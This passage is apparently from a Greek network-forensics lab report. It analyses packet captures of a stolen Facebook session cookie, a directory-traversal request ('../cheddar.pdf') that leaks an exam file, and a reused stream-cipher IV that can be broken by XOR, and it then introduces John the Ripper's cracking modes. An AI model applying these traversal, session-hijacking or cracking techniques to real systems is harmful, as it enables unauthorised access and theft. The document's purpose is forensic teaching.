
3. πατάμε δεξί κλικ και την επιλογή Follow TCP Stream 8053 scr = 10.0.0.4 dst = 66.220.158.25 (8053)
4. αφού ανοίξει το παράθυρο του Follow TCP Stream αναζητούμε μέσω της επιλογής Find αναφορές για "update"



5. αφού εντοπίσουμε την αναζήτησή μας επικεντρωνόμαστε στις τιμές του cookie όπως βλέπουμε παρακάτω και στο κείμενο το οποίο έχει αποσταλεί



6. έπειτα ελέγχουμε και το δεύτερο Path με το updatestatus
7. πατάμε δεξί κλικ και την επιλογή Follow TCP Stream 9503 scr = 192.168.121.185 dst = 69.63.189.39 (9503)
8. πάλι εστιάζουμε στις τιμές του cookie και στο μήνυμα που έχει σταλεί




τα συμπεράσματα μας μετά των έλεγχο των τιμών των cookies είναι ότι :

i. στην δεύτερη περίπτωση παρατηρούμε ότι η τιμή του c_user είναι η ίδια με αυτή της xhpc_targetid = 100002297942500 οπότε συμπεραίνουμε ότι πιθανόν να πρόκειται για κάποιο update του ίδιου χρήστη στο προσωπικό του λογαριασμό facebook, όπου και ανάρτησε το κείμενο "**HBDairy rocks!**"

ii. στην πρώτη περίπτωση έχουμε διαφορετικές τιμές στην συγκεκριμένη μεταβλητή και επομένως συμπεραίνουμε ότι πρόκειται για χρήστη που έκανε κάποιο post στον τοίχο κάποιου τρίτου. Η ip προέλευσης 10.0.0.4 είναι ο επιτιθέμενος μας ο οποίος κάνει το post στο facebook, το θύμα μας είναι ο 192.168.121.185 αφού ο επιτιθέμενος χρησιμοποιεί το δικό του id user προκειμένου να κάνει την ανάρτηση αυτή.

iii. παρατηρώντας τις χαρακτηριστικές τιμές (bold) των 2 cookies καταλαβαίνουμε πως πρόκειται για το ίδιο cookie απλά με διαφορετικό timestamb (3' 46" η διαφορά) ο επιτιθέμενος έκλεψε το cookie σε προηγούμενη κίνηση του θύματος για να μπορέσει να έχει πρόσβαση στο λογαριασμό του θύματος και στην συνέχεια έκανε το wall post



Filter: http contains facebook && http contains post — Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9498	21873.609321	192.168.121.185	69.63.189.39	HTTP	1459	POST /aja
9087	21815.421995	192.168.121.185	69.63.189.39	HTTP	376	POST /aja
9883	21889.383386	192.168.121.185	69.171.224.12	HTTP	245	POST /aja
10105	21904.251013	192.168.121.185	69.171.224.12	HTTP	204	POST /aja
10471	21933.534149	192.168.121.185	69.171.224.39	HTTP	1430	POST /aja
8949	21803.497904	192.168.121.185	69.171.224.12	HTTP	1082	POST /aja
8053	21647.247322	10.0.0.4	66.220.158.25	HTTP	661	POST /aja
9503	21873.628937	192.168.121.185	69.63.189.39	HTTP	266	POST /aja
16705	45091.746541	192.168.1.104	38.103.37.243	HTTP	344	POST /or/
18867	53419.280437	192.168.1.103	38.103.37.243	HTTP	343	POST /or/
27475	77264.889484	192.168.1.102	38.103.37.243	HTTP	344	POST /or/
1017	4528.944164	192.168.1.102	212.227.97.133	HTTP/X	1169	POST /rpc
1026	4529.950029	192.168.1.102	87.106.1.47	HTTP/X	1166	POST /rpc
1037	4530.842969	192.168.1.102	87.106.1.89	HTTP/X	1166	POST /rpc
1047	4531.885317	192.168.1.102	87.106.12.47	HTTP/X	1208	POST /rpc
1066	4538.580613	192.168.1.102	87.106.13.62	HTTP/X	1112	POST /rpc
1074	4538.943884	192.168.1.102	87.106.66.233	HTTP/X	1176	POST /rpc

Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)
- Encapsulation type: NULL (15)
- Arrival Time: Nov 14, 2009 16:00:59.265407000 Χειμερινή ώρα GTB
- [Time shift for this packet: 0.000000000 seconds]
- Epoch Time: 1258207259.265407000 seconds
- [Time delta from previous captured frame: 0.000026000 seconds]
- [Time delta from previous displayed frame: 0.000026000 seconds]
- [Time since reference or first frame: 21647.247322000 seconds]


Frame 9503: 266 bytes on wire (2128 bits), 266 bytes captured (2128 bits)
- Encapsulation type: NULL (15)
- Arrival Time: Nov 14, 2009 16:04:45.647022000 Χειμερινή ώρα GTB
- [Time shift for this packet: 0.000000000 seconds]
- Epoch Time: 1258207485.647022000 seconds
- [Time delta from previous captured frame: 0.000183000 seconds]
- [Time delta from previous displayed frame: 0.000183000 seconds]
- [Time since reference or first frame: 21873.628937000 seconds]

Σενάριο 4: Web Server Leak


Ο πρύτανης του πανεπιστήμιου μας ενημέρωσε για πιθανή διαρροή κάποιων θεμάτων εξετάσεων χθες το βράδυ, αλλά δεν μας ανέφερε ποια αρχεία στο διακομιστή είχαν τα θέματα εξετάσεων που πιθανόν διέρρευσαν για καθαρά λόγους ασφάλειας. Ωστόσο, ως υπεύθυνος ασφαλείας πάντα παρακολουθούμε την κίνηση του διακομιστή, έτσι ώστε να μπορούμε να εκμεταλλευτούμε τα στοιχεία που συγκεντρώθηκαν χθες το βράδυ για ανάλυση.

Εξετάζουμε το πακέτο δεδομένων που συλλέξαμε ώστε να βρούμε στοιχεία για την επίθεση στον web server :


1. πληκτρολογούμε στο *filter : http contains get*
   προκειμένου να αναζητήσουμε εγγραφές που σχετίζονται με το πρωτόκολλο HTTP και αιτούνται δεδομένα από έναν ιστοχώρο.
2. ερευνώντας τις εγγραφές μετά το σχετικό φιλτράρισμα παρατηρούμε ότι γίνετε προσπάθεια από την IP 192.168.121.179, ο επιτιθέμενος μας, να προσπελάσει το αρχείο cheddar.pdf στον server με IP 192.168.121.176 με τεχνική brute force (πιθανόν με λεξικό) δοκιμάζοντας όλα τα πιθανά path του server, file= ../cheddar.pdf. Από αυτό συμπεραίνουμε ότι είναι το αρχείο με τα πιθανά θέματα εξετάσεων.



3. επιλέγουμε μία από τις απόπειρες του επιτιθέμενου και πατάμε δεξί κλικ και την επιλογή Follow TCP Stream, προκειμένου να εντοπίσουμε τι απάντησε ο server στην αναζήτηση του αρχείου cheddar.



4. όλες η προσπάθειες είχαν ως απάντηση από τον server "The request file was not found on the server" "404 not found" που σημαίνει ότι το αρχείο δεν βρέθηκε στα προηγούμενα path του server εκτός από την τελευταία απόπειρα στην εγγραφή (41321) η οποία έδωσε αποτέλεσμα "200 ok".
5. ανοίγοντας τώρα την συγκεκριμένη εγγραφή παρατηρούμε ότι έχουν παραλειφθεί 18 πακέτα συνολικού όγκου 22364 bytes, επομένως συμπεραίνουμε πως η απόπειρα πρόσβασης στο αρχείο cheddar ήταν επιτυχής.



Αυτό που ενημερώνουμε τον διευθυντή για τα ευρήματα μας είναι ότι επιβεβαιώνονται οι φόβοι του για διαρροή του αρχείου με τα θέματα των εξετάσεων καθώς ο server είναι ευάλωτος σε επιθέσεις διάσχισης καταλόγου (directory traversal) αφού δεν διαχειρίζεται σωστά τις κωδικοποιήσεις ../ και επιτρέπει σε έναν επιτιθέμενο να αποκτά πρόσβαση όχι μόνο σε αρχεία, αλλά και να μπορεί να ελέγξει ως διαχειριστής τον server.

Άρα αυτό που πρέπει να κάνουμε προκειμένου να περιορίσουμε τέτοιου είδους επιθέσεις στον server είναι :


- ελέγχουμε ότι έχουμε εγκαταστήσει την τελευταία έκδοση λογισμικού του web server μας και ότι όλα τα patches έχουν εφαρμοστεί.
- φιλτράρουμε αποτελεσματικά τα δεδομένα εισαγωγής των χρηστών στον server μας.

Σενάριο 5 : URL Leak


Η ασφάλεια του δικτύου παρουσιάζει προβλήματα και υποπτευόμαστε έναν συγκεκριμένο χρήστη. Για τον λόγο αυτό συλλέγουμε την δικτυακή του κίνηση ώστε να την μελετήσουμε. Αυτό που μας κινεί την περιέργεια είναι ότι σε μια μή - κρυπτογραφημένη συνεδρία (chat) του στο facebook αναφέρετε σε ένα URL το οποίο και αποστέλλει κρυπτογραφημένο.

Εξετάζουμε το πακέτο δεδομένων που συλλέξαμε ώστε να βρούμε στοιχεία για την ύποπτη URL :

1. πληκτρολογούμε στο *filter : http contains plain*
   προκειμένου να αναζητήσουμε εγγραφές που σχετίζονται με το πρωτόκολλο HTTP και περιέχουν plain text (μη κρυπτογραφημένο).



2. αφού ελέγξουμε τις εγγραφές που προέκυψαν μετά το φιλτράρισμα προσπαθούμε να εντοπίσουμε την επικοινωνία, η οποία ξεκινά από την εγγραφή (9319)



3. επιλέγουμε την εγγραφή και ανοίγουμε το Follow TCP Stream και παρατηρούμε την επικοινωνία σε plaintext μεταξύ του Udder Kaos και του Mondo Cheeze

M : "So I need the URL, dude. What is it?"

K : "the URL?"

M : "Yeah for the secret image"

K : "ok lemme see"

M : "Someone could be sniffing this conversation, be sure to send it safely"

K : "?"

M : "Cmon we talked about this. Encrypt it with WonderCipher-92 and send me the Base64 encoding of the hex. Usual key."

K : "'k. So here it is:"

K : "NmQwMDJjZDdhZTdlYmYxNTc5MGVjZDc1YTYxNDk1OGE0ZTRhYjAzOTVi"

M : "What's the IV"

K : "huh?"

M : "Initialization vector, you maroon. WC-92 is a stream cipher, you know"

K : "oh yeah. I used my birthday, all as one number."

K : "you *do* remember it, right?"

M : "yeah your an April Fool, not hard to remember"

K : "heh"

M : "K gimme a sec to decrypt then."

M : "Hey idiot this isn't the secret, it's Google's home page."

K : "whoops hang on, blew my cut&paste"

K : "okay, here's the right one:"

K : "NmQwMDJjZDdhZTdlYmYwMDY3MGRjZDdlYjA1NDlhODQ0ZjA1YmEyNDRm"

M : "And?"

K : "and what"

M : "What's the IV"

K : "huh?"

M : "yo maroon same thing as we just discussed a moment ago, sheesh"

K : "oh that yeah like I said my birthday"

M : "You used the same IV as before????"

K : "right, otherwise how would I remember it?"

M : "YOU BOZO"

4. από την παραπάνω συνομιλία συμπεραίνουμε τα εξής:
    - αλγόριθμος κρυπτογράφησης WC 92 - stream cipher base64 με ίδιο IV
    - plaintext 1 : www.google.com
    - ciphertext 1 :NmQwMDJjZDdhZTdlYmYxNTc5MGVjZDc1YTYxNDk1OGE0ZTRhYjAzOTVi
    - plaintext 2 : ???
    - ciphertext 2 :NmQwMDJjZDdhZTdlYmYwMDY3MGRjZDdlYjA1NDlhODQ0ZjA1YmEyNDRm
    - κρυπτογράφηση
        A. ο αλγόριθμος παίρνει ως εισόδους ένα Key και το IV και παράγει το keystream
        B. το keystream κάνει XOR με το plaintext και παράγει το ciphertext
    - αποκρυπτογράφηση
        C. ο αλγόριθμος παίρνει ως εισόδους ένα Key και το IV και παράγει το keystream
        D. το keystream κάνει XOR με το ciphertext και παράγει το plaintext

    - K x P1 = C1 <=> K = P1 x C1
      K x P2 = C2 <=> K = P2 x C2 , οπότε P1 x C1 = P2 x C2 <=> P2 = P1 x C1 x C2

    άρα μπορούμε να βρούμε το P2 = URL αν εφαρμόσουμε XOR μεταξύ των γνωστών μας P1 x C1 x C2

JTR (John The Ripper)


Το JTR (John The Ripper) είναι ένα δημοφιλές εργαλείο εύρεσης κωδικών το οποίο διανέμεται δωρεάν. Αρχικά αναπτύχτηκε για το λειτουργικό σύστημα UNIX, ενώ σήμερα υποστηρίζει πάνω από δεκαπέντε διαφορετικές πλατφόρμες (για έντεκα συγκεκριμένες αρχιτεκτονικές του UNIX, DOS, WIN32, BeOS και OpenVMS). Είναι ένα από τα πιο διαδεδομένα προγράμματα αυτού του είδους καθώς συνδυάζει ένα μεγάλο πλήθος από password crackers, ανιχνεύει όλους τους τύπους hash κωδικών πρόσβασης και εμπεριέχει ένα εξατομικευμένο cracker για κάθε περίπτωση. Το JTR ανιχνεύει αυτόματα το είδος της κρυπτογράφησης απέναντι στην οποία μπορεί να εφαρμόσει την κατάλληλη τεχνική. Έτσι μπορεί να χρησιμοποιηθεί για τον εντοπισμό διαφορετικών κρυπτογραφημένων κωδικών πρόσβασης αντιμετωπίζοντας αλγόριθμους όπως ο DES, MD5, Blowfish, Kerberos AFS κτλ.

Μέθοδοι εκτέλεσης John The Ripper

Οι κυριότερες τεχνικές που χρησιμοποιεί το JTR είναι οι ακόλουθες :

- Single crack mode: η μέθοδος αυτή προτείνεται συνήθως για αδύναμους κωδικούς πρόσβασης καθώς περιλαμβάνει μόνο μερικούς κανόνες (login names, full names fields ή home directories names) και μια μικρή λίστα λέξεων για την ανεύρεση των κωδικών πρόσβασης.
- Incremental mode: θεωρείται η πιο ισχυρή μέθοδος για cracking η οποία προσπαθεί να συνδυάσει όλους τους δυνατούς συνδυασμούς χαρακτήρων, ωστόσο κάνοντας χρήση αυτή της μεθόδου υπάρχει το ενδεχόμενο να μην τερματιστεί ποτέ η διαδικασία, λόγο του τεράστιου αριθμού των συνδυασμών που είναι αναγκασμένη να διατρέξει.
- Wordlist mode: αυτός είναι ο απλούστερος τρόπος cracking του John the Ripper. Το μόνο που χρειάζεται είναι να καθοριστεί μια λίστα λέξεων (λεξικό) βάση του οποίου θα γίνετε η σύγκριση και η ταυτοποίηση των κωδικών. Με την μέθοδο αυτή μπορεί να ενεργοποιηθεί και η τεχνική των κανόνων παραμόρφωσης λέξεων (χρησιμοποιούνται για να τροποποιήσουν ή να ‘μαρκάρουν’ λέξεις που παράγουν άλλους πιθανούς κωδικούς πρόσβασης). Αν ενεργοποιηθούν, όλοι οι κανόνες θα εφαρμοστούν σε κάθε γραμμή στο αρχείο λέξεων δημιουργώντας πολλούς ‘υποψήφιους’ κωδικούς πρόσβασης από κάθε πηγαία λέξη.

Παρακάτω θα δούμε κάποια σενάρια τα οποία μας βοηθούν να κατανοήσουμε καλύτερα τις δυνατότητες του συγκεκριμένου εργαλείου μέσα από την προ - εγκαταστημένη έκδοση του στο BackTrack. Επιλέγοντας την διαδρομή Application / BackTrack / Privilege Escalation / Password Attacks / Offline Attacks ανοίγουμε το John the Ripper. Εκτελώντας την εντολή john μας παρουσιάζονται όλες οι επιλογές του εργαλείου.



Σενάριο 1: Brute Force Cracking

Το part1.txt είναι ένα αρχείο το οποίο περιέχει κατακερματισμένα passwords χρησιμοποιώντας την εντολή passwd openssl -1, η οποία εξάγει τους κωδικούς πρόσβασης σε μορφή που μπορεί να χρησιμοποιηθεί και να τροποποιηθεί από πολλά συστήματα Linux.

Το εργαλείο John the Ripper χρησιμοποιεί για την brute force επίθεση την μεταβλητή "Incremental" και τοποθετεί τα "σπασμένα" password σε ένα αρχείο pot.

